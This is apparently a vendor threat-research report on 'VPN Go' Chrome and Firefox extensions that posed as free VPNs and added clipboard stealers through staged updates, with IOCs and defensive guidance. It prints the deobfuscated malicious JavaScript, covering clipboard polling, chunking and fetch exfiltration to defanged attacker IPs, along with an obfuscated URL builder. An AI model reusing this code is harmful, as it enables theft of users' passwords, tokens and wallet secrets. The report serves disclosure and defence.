Chrome and Firefox Extensions Posing as Free VPNs Add Clipboard Stealers via Malicious Updates
Malicious Chrome and Firefox extensions posed as free VPNs while stealing clipboard data through later extension updates.
Malicious Chrome and Firefox extensions posing as free VPNs added a clipboard stealer through staged updates, exfiltrating copied data to hardcoded threat actor-controlled infrastructure.
Socket’s Threat Research Team analyzed two browser extensions operating under the VPN Go: Free VPN branding, one listed on the Chrome Web Store and another listed on Mozilla’s Firefox Add-ons marketplace. At the time of writing, the Chrome extension listed 146 users, while the Firefox extension showed 3,499 users. Both extensions present themselves as free VPN tools and include visible proxy functionality. Under the hood, both also contain malicious clipboard theft logic that continuously monitors copied text and exfiltrates it to threat actor-controlled infrastructure.
Clipboard theft is an effective credential and secrets collection technique because it abuses normal user behavior rather than exploiting the host directly. Malware analysts often refer to clipboard-monitoring malware as clippers, especially when it steals copied secrets or swaps cryptocurrency addresses. Users routinely copy passwords, MFA codes, API keys, OAuth tokens, seed phrases, wallet addresses, and other high-value secrets. A browser extension with clipboard access does not need local persistence, shell execution, or a native payload to compromise them. It only needs the right permissions and a user who believes the extension is helping protect their privacy.
Both the Chrome and Firefox VPN Go: Free VPN extensions show a staged malicious-update pattern. The initial analyzed Chrome version, 1.0, published on December 22, 2025, behaves like a proxy extension and does not contain the confirmed clipboard exfiltration chain. That changed in version 1.1, published on May 31, 2026, when the Chrome extension added clipboard theft logic that monitors copied text, chunks newly copied values, and sends them to hardcoded infrastructure. Chrome versions 1.1 and 1.2 exfiltrate clipboard data to hxxp://178[.]236[.]252[.]133/html/continue[.]php. Chrome version 1.3 keeps the clipboard theft behavior but moves its infrastructure to hxxp://77[.]91[.]123[.]187/html/continue[.]php.
The Firefox extension follows the same staged malicious-update pattern. Earlier analyzed Firefox versions, including 1.1, 1.2, 1.3.1, and 1.3.2, behave like proxy extensions and do not contain the confirmed clipboard exfiltration chain. Firefox version 1.3.3 is the first analyzed Firefox version that contains the clipboard stealer, sending copied data to hxxp://178[.]236[.]252[.]161/html/continue[.]php. Version 1.3.4 preserves the clipboard theft behavior but moves its infrastructure to hxxp://77[.]91[.]123[.]187/html/continue[.]php.
We have reported both extensions to Google and Mozilla for review and removal.
 Chrome Web Store listing for the malicious
 VPN Go: Free VPN extension. At the time of writing, the extension showed 146 users and appeared under the Privacy & Security category, giving a privacy-focused presentation despite the identified clipboard exfiltration behavior.
 Mozilla Firefox Add-ons listing for the malicious VPN Go extension. At the time of writing, the extension showed 3,499 users and a privacy-focused VPN presentation.
Privacy on Paper, Clipboard Theft in Code
The Chrome Web Store listing presents VPN Go: Free VPN as a fast, secure VPN with global locations. At the time of writing, it showed version 1.3, updated on June 14, 2026, offered by zegivati83 with registration email zegivati83@gmail[.]com, and stated that the developer would not collect or use user data.
The Firefox listing for Free VPN by VPN GO uses the same privacy-focused positioning, describing the extension as a free VPN for secure and unrestricted browsing. Yet its required permissions include clipboard access, proxy control, tab access, and access to data on all websites, while the listing also says the developer does not require data collection.
The privacy policy reinforces the same misleading posture. It is hosted on Telegraph (hxxps://telegra[.]ph/Privacy-Policy-12-11-127), a low-friction publishing platform rather than a branded developer domain or a conventional company privacy page, and lists info@vpngogmail[.]com as the contact email.
The policy claims VPN Go “does not collect, store, or process any personal data”, “does not share any user data”, “does not generate activity logs”, and creates an “encrypted VPN connection.”
The code shows the opposite. The analyzed malicious Chrome and Firefox extensions read clipboard contents on a timer, split copied text into chunks, generate session identifiers, and transmit the data to hardcoded HTTP endpoints controlled by the threat actor.
A VPN extension may legitimately need to control proxy settings. It may need to store server selections and proxy credentials. It may need network permissions to route browser traffic. It does not need to read the clipboard every half second. It does not need to split copied text into chunks. It does not need to send those chunks to a hardcoded IP address over HTTP.
When the Chrome Extension Turned Malicious
The malicious Chrome branch begins in version 1.1. Version 1.2 preserves the same malicious implementation, while version 1.3 keeps the clipboard theft chain but moves to new infrastructure.
The key manifest change is the addition of clipboard access and a content script that runs on every website. In the code snippets below, and throughout the rest of this write-up, malicious infrastructure is defanged where necessary. We also add analyst comments to highlight malicious functionality and intent.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
{
  "content_scripts": [
    {
      "matches": ["<all_urls>"],
      "run_at": "document_start",
      "js": ["scripts/version.js"]
    }
  ],
  "permissions": [
    "proxy",
    "storage",
    "webRequest",
    "clipboardRead",
    "webRequestAuthProvider",
    "alarms"
  ],
  "host_permissions": ["<all_urls>"]
}
The extension now asks to read clipboard data and loads scripts/version.js across all websites at document_start. This means the content script runs early in the page lifecycle and does not depend on the user pressing a VPN connect button.
The script is lightly obfuscated with meaningless variable names, escaped property strings, and arithmetic constants. Once decoded, the behavior is direct: it reads the clipboard, skips duplicate values, chunks newly copied text, and sends those chunks to the extension background service worker.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
let lastClipboardText = null;
let isReading = false;

setInterval(async () => {
  // Prevents concurrent clipboard reads across intervals.
  if (isReading) return;

  try {
    isReading = true;

    // Reads the user's clipboard from the browser context.
    const text = await navigator.clipboard.readText();

    // Skips empty values and duplicate clipboard reads.
    if (!text || text === lastClipboardText) return;

    lastClipboardText = text;

    const chunks = [];
    const step = 1000 + Math.floor(19 * Math.random());

    for (let i = 0; i < text.length; i += step) {
      // Splits copied text into roughly 1,000-character chunks.
      chunks.push(text.slice(i, i + 1000));
    }

    // Creates a session ID to reassemble chunks server-side.
    const session =
      Date.now().toString(36) +
      Math.random().toString(36).slice(2) +
      "_x" +
      (9e4 * Math.random() | 0).toString(36);

    // Sends clipboard-derived chunks to the background service worker.
    chrome.runtime.sendMessage({
      type: "propConst",
      session: session,
      chunks: chunks
    });
  } catch (e) {
    // Suppresses clipboard access or runtime errors.
  } finally {
    isReading = false;
  }
}, 500);
The interval resolves to 500 milliseconds. The script continuously monitors the clipboard, deduplicates copied values, splits new text into chunks, and forwards those chunks through Chrome runtime messaging.
The content script does not include the external IP address. That separation makes the malicious chain easier to miss if scripts/version.js is reviewed alone. The exfiltration endpoint appears in scripts/background.js, where the propConst message is handled.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
chrome.runtime.onMessage.addListener((message, sender, sendResponse) => {
  if (message.type === "propConst") {
    const { session, chunks } = message;

    chunks.forEach((chunk, index) => {
      // Builds the exfiltration URL with the clipboard chunk in data.
      const url =
        "hxxp://178[.]236[.]252[.]133/html/continue.php" +
        "?uid=" + session +
        "&part=" + (index + 1) +
        "&total=" + chunks.length +
        "&data=" + encodeURIComponent(chunk);

      // Sends the clipboard chunk and suppresses fetch responses or errors.
      fetch(url, {
        method: "GET",
        mode: "no-cors"
      }).catch(() => {});
    });
  }
});
Versions 1.1 and 1.2 use hxxp://178[.]236[.]252[.]133/html/continue[.]php for clipboard exfiltration. They also use hxxp://178[.]236[.]252[.]133/locations to retrieve proxy locations.
Version 1.3 keeps the same propConst exfiltration flow, but changes the exfiltration endpoint:
1
2
3
4
5
6
const url =
  "hxxp://77[.]91[.]123[.]187/html/continue.php" +
  "?uid=" + session +
  "&part=" + (index + 1) +
  "&total=" + chunks.length +
  "&data=" + encodeURIComponent(chunk);
Version 1.3 also moves the proxy location endpoint to the same IP:
1
2
const API_URL = "hxxp://77[.]91[.]123[.]187/locations";
const API_TOKEN = "Bearer 7386252b9a86e5357e6aa884326720abf015465a2567e75717830b6688ef05cc";
Versions 1.1 and 1.2 use 178[.]236[.]252[.]133 for both clipboard exfiltration and proxy-location retrieval. Version 1.3 moves both functions to 77[.]91[.]123[.]187, the same IP observed in the malicious Firefox extension.
 Socket AI Scanner flagged
 VPN Go: Free VPN (ID/version: jgpfgonjjolillilkjfkiddakagkkpoj@1.3) as known malware, identifying scripts/version.js as an obfuscated Chrome extension content script that harvests clipboard contents, chunks copied values, tags them with a session identifier, and forwards them through Chrome runtime messaging for downstream exfiltration.
The Firefox Extension Moves Clipboard Theft Into the Background
Firefox version 1.3.3 is the first analyzed Firefox build that contains the clipboard stealer, using 178[.]236[.]252[.]161 for both clipboard exfiltration and proxy-location retrieval. Version 1.3.4 preserves the same background-script theft pattern but moves the infrastructure to 77[.]91[.]123[.]187.
The Firefox implementation is simpler than the Chrome branches. It does not rely on a content script or runtime message chain. Instead, it moves the clipboard theft loop into scripts/background.js, where it reads the clipboard directly, chunks newly copied text, builds the exfiltration URL from arithmetic fragments, and sends the data out over HTTP.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
// Stores URL fragments, with IP octets derived from arithmetic expressions.
const parts = [
  "http",
  154 / 2, // 77
  182 / 2, // 91
  246 / 2, // 123
  374 / 2, // 187
  "html/continue",
  "php"
];

// Reassembles hxxp://77[.]91[.]123[.]187/html/continue[.]php.
const buildUrl = () =>
  parts
    .map((v, i) =>
      i === 0 ? v + "://" :
      i < 5 ? (i === 1 ? "" : ".") + v :
      i === 5 ? "/" + v :
      "." + v
    )
    .join("");
The clipboard loop then sends newly copied text to that endpoint.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
setInterval(async () => {
  // Prevents overlapping clipboard-read intervals.
  if (isReading) return;
  isReading = true;

  try {
    // Reads clipboard contents.
    const text = await navigator.clipboard.readText();

    if (text && text !== lastClipboardText) {
      // Skips duplicate clipboard values.
      lastClipboardText = text;

      const chunks = [];
      const step = 1000 + Math.floor(19 * Math.random());

      for (let i = 0; i < text.length; i += step) {
        // Splits copied text into chunks.
        chunks.push(text.slice(i, i + 1000));
      }

      // Creates a session ID for chunk reassembly.
      const session =
        Date.now().toString(36) +
        Math.random().toString(36).slice(2) +
        "_x" +
        (9e4 * Math.random() | 0).toString(36);

      chunks.forEach((chunk, idx) => {
        // Builds the exfiltration URL with the clipboard chunk in `data`.
        const fullUrl =
          buildUrl() +
          "?uid=" + session +
          "&part=" + (idx + 1) +
          "&total=" + chunks.length +
          "&data=" + encodeURIComponent(chunk);

        // Exfiltrates copied text over HTTP and suppresses fetch errors.
        fetch(fullUrl, {
          method: "GET",
          mode: "no-cors"
        }).catch(() => {});
      });
    }
  } catch (err) {
    // Suppresses clipboard access errors.
  } finally {
    isReading = false;
  }
}, 1500);
The Firefox extension polls the clipboard every 1.5 seconds. It uses the same chunking, session tagging, and continue.php exfiltration pattern as the Chrome branch, but embeds the full collection and exfiltration flow directly in the background script.
Shared Code, Shared Infrastructure
Beyond branding, the Chrome and Firefox extensions are linked by shared infrastructure. Version 1.3 of the Chrome extension uses 77[.]91[.]123[.]187, the same IP observed in version 1.3.4 of the Firefox extension, for both clipboard exfiltration and proxy-location retrieval. Version 1.3.3 used a different malicious infrastructure host, 178[.]236[.]252[.]161, before version 1.3.4 moved to 77[.]91[.]123[.]187.
The source also shows overlap. The Chrome extension version 1.3 manifest carries Firefox-specific settings that have no function in a Chrome extension:
1
2
3
4
5
6
7
8
9
"browser_specific_settings": {
  "gecko": {
    "id": "vpngo@vpngo[.]com",
    "strict_min_version": "142.0",
    "data_collection_permissions": {
      "required": ["browsingActivity"]
    }
  }
}
The gecko.id value vpngo@vpngo[.]com matches the Firefox extension ID. A Chrome package does not need Gecko-specific settings, so their presence points to shared source material or a common build process rather than two unrelated projects.
The clipboard exfiltration logic also follows the same structure once deobfuscated. The Chrome content script (scripts/version.js) and the Firefox background script (scripts/background.js) both monitor clipboard contents, skip duplicate values, split copied text into roughly 1,000-character chunks, generate a base36 session identifier, and send the chunks through HTTP GET requests to /html/continue.php with uid, part, total, and data parameters. The Chrome implementation runs every 500 milliseconds through a content script and runtime message chain, while the Firefox implementation runs every 1.5 seconds directly from the background script. The implementation differs by browser, but the collection and exfiltration pattern is the same.
Proxy Functionality as Cover
The VPN feature was not purely cosmetic. Static analysis shows that the Chrome and Firefox extensions were built to fetch proxy locations, display selectable locations, store selected proxy host and credential data, and route browser traffic through the selected proxy.
In Chrome, the extension applies a fixed proxy configuration through chrome.proxy.settings.set and supplies proxy credentials through chrome.webRequest.onAuthRequired. In Firefox, the extension uses browser.proxy.onRequest to return proxy settings for browser requests and browser.webRequest.onAuthRequired to supply credentials. In both browsers, the visible VPN feature gives users a plausible reason to keep the extension installed and makes broad proxy permissions appear less suspicious.
User feedback suggests that this visible VPN functionality was unreliable. The Firefox Add-ons listing showed a 2.7-star rating across 14 reviews, with seven one-star reviews. Some reviewers reported that the extension “doesn’t work at all”, while another wrote that it “turns off every 10 seconds”. One user also reported that location selection did not work properly on Firefox for mobile.
 Google-translated Firefox Add-ons review page for the malicious
 VPN Go extension, showing a low 2.7-star rating and user reports of nonfunctional or unstable VPN behavior.
The proxy-location endpoints track the campaign’s infrastructure changes. Chrome extension versions 1.1 and 1.2 retrieve proxy locations from hxxp://178[.]236[.]252[.]133/locations. Version 1.3 and Firefox version 1.3.4 use hxxp://77[.]91[.]123[.]187/locations. The Firefox extension version 1.3.3 uses hxxp://178[.]236[.]252[.]161/locations. These are the same infrastructure families used for clipboard exfiltration in the corresponding malicious versions.
We did not dynamically connect through the proxy servers or validate service quality because doing so would generate traffic to malicious infrastructure. The static code is enough to show that the extensions were designed to function as proxy tools, not merely display a fake VPN interface. Based on the analyzed samples, the confirmed malicious behavior is clipboard exfiltration. The proxy capability still increases risk because it can route browser traffic through threat actor-supplied infrastructure, expose plaintext HTTP traffic and connection metadata, and make the extension appear useful while the clipboard monitor runs in parallel.
Defensive Guidance
Users should remove VPN Go: Free VPN from Chrome and Free VPN by VPN GO from Firefox if installed. Any secrets copied while the extension was active should be treated as exposed. That includes passwords, API keys, GitHub tokens, cloud credentials, package registry tokens, OAuth tokens, MFA recovery codes, and cryptocurrency recovery material.
Organizations should inventory browser extensions across managed endpoints. Extensions with clipboardRead, proxy, tabs, webRequest, webRequestBlocking, webRequestAuthProvider, and access to all websites should receive priority review. VPN, proxy, wallet, downloader, coupon, AI assistant, screenshot, and productivity extensions deserve extra scrutiny because they often request broad permissions and sit close to sensitive workflows.
Security teams should threat hunt for outbound HTTP requests to the observed continue.php endpoints. Chrome 1.1 and 1.2 use 178[.]236[.]252[.]133. The Firefox extension version 1.3.3 uses 178[.]236[.]252[.]161. Chrome 1.3 and Firefox 1.3.4 use 77[.]91[.]123[.]187. The exfiltration pattern includes uid, part, total, and data query parameters.
Enterprise teams should restrict extension installation to approved extension IDs, use browser management policies, and review every permission change before allowing updates. A new clipboardRead permission or all websites content script should trigger investigation, especially when the extension’s stated purpose does not require clipboard access.
MITRE ATT&CK
- T1176.001 — Software Extensions: Browser Extensions
- T1195.002 — Supply Chain Compromise: Compromise Software Supply Chain
- T1204 — User Execution
- T1059.007 — Command and Scripting Interpreter: JavaScript
- T1115 — Clipboard Data
- T1027 — Obfuscated Files or Information
- T1071.001 — Application Layer Protocol: Web Protocols
- T1041 — Exfiltration Over C2 Channel
- T1036 — Masquerading
Indicators of Compromise
Chrome Extension
- Name:
VPN Go: Free VPN - Extension ID:
jgpfgonjjolillilkjfkiddakagkkpoj - Developer listed on Chrome Web Store:
zegivati83 - Developer email listed on Chrome Web Store:
zegivati83@gmail[.]com - Privacy policy URL:
hxxps://telegra[.]ph/Privacy-Policy-12-11-127 - Privacy policy contact email:
info@vpngogmail[.]com
Chrome CRX SHA256
- Version 1.1, confirmed malicious:
43dc5b1d4c73d5ed9f4f7f561830079896eeb533a7c21bc577e4e267d5a3aa56 - Version 1.2, confirmed malicious:
b3b63970833b3379ecec2d3ef8fea328fef8dd1c1574b1bcdfebad5bdce9280c - Version 1.3, confirmed malicious:
72fc06a8b03720f4a64744eecd5b3f658ad880bdb327c0c465c7bdc66b14a8d2
Chrome 1.1 and 1.2 Infrastructure
- IP address:
178[.]236[.]252[.]133 - Clipboard exfiltration endpoint:
hxxp://178[.]236[.]252[.]133/html/continue[.]php - Proxy-location endpoint:
hxxp://178[.]236[.]252[.]133/locations - Bearer token:
11f01e8296a074e6e3b23e9413c51f205d4b6a14146fb4d95bec291d768a9071
Chrome 1.3 Infrastructure
- IP address:
77[.]91[.]123[.]187 - Clipboard exfiltration endpoint:
hxxp://77[.]91[.]123[.]187/html/continue[.]php - Proxy-location endpoint:
hxxp://77[.]91[.]123[.]187/locations - Bearer token:
7386252b9a86e5357e6aa884326720abf015465a2567e75717830b6688ef05cc
Firefox Extension
- Public name:
Free VPN by VPN GO - Manifest name:
VPN Go - Gecko ID:
vpngo@vpngo[.]com
Firefox XPI SHA256
- Version 1.3.3, confirmed malicious:
fbbdf4bc490ad7b28953630c1707aa68b89d319b9b735f3d8563320b81b21a97 - Version 1.3.4, confirmed malicious:
2fe9c41901045013ba28ccb9af5870f9aef4f1ffd1e717cd5e0189ffdbe7fca2
Firefox 1.3.3 Infrastructure
- IP address:
178[.]236[.]252[.]161 - Clipboard exfiltration endpoint:
hxxp://178[.]236[.]252[.]161/html/continue[.]php - Proxy-location endpoint:
hxxp://178[.]236[.]252[.]161/locations - Bearer token:
d7d43e8e8f03afdcaaba85622daf24ced944e7ca4d03ac124fc325d0bb6e3d66
Firefox 1.3.4 Infrastructure
- IP address:
77[.]91[.]123[.]187 - Clipboard exfiltration endpoint:
hxxp://77[.]91[.]123[.]187/html/continue[.]php - Proxy-location endpoint:
hxxp://77[.]91[.]123[.]187/locations - Bearer token:
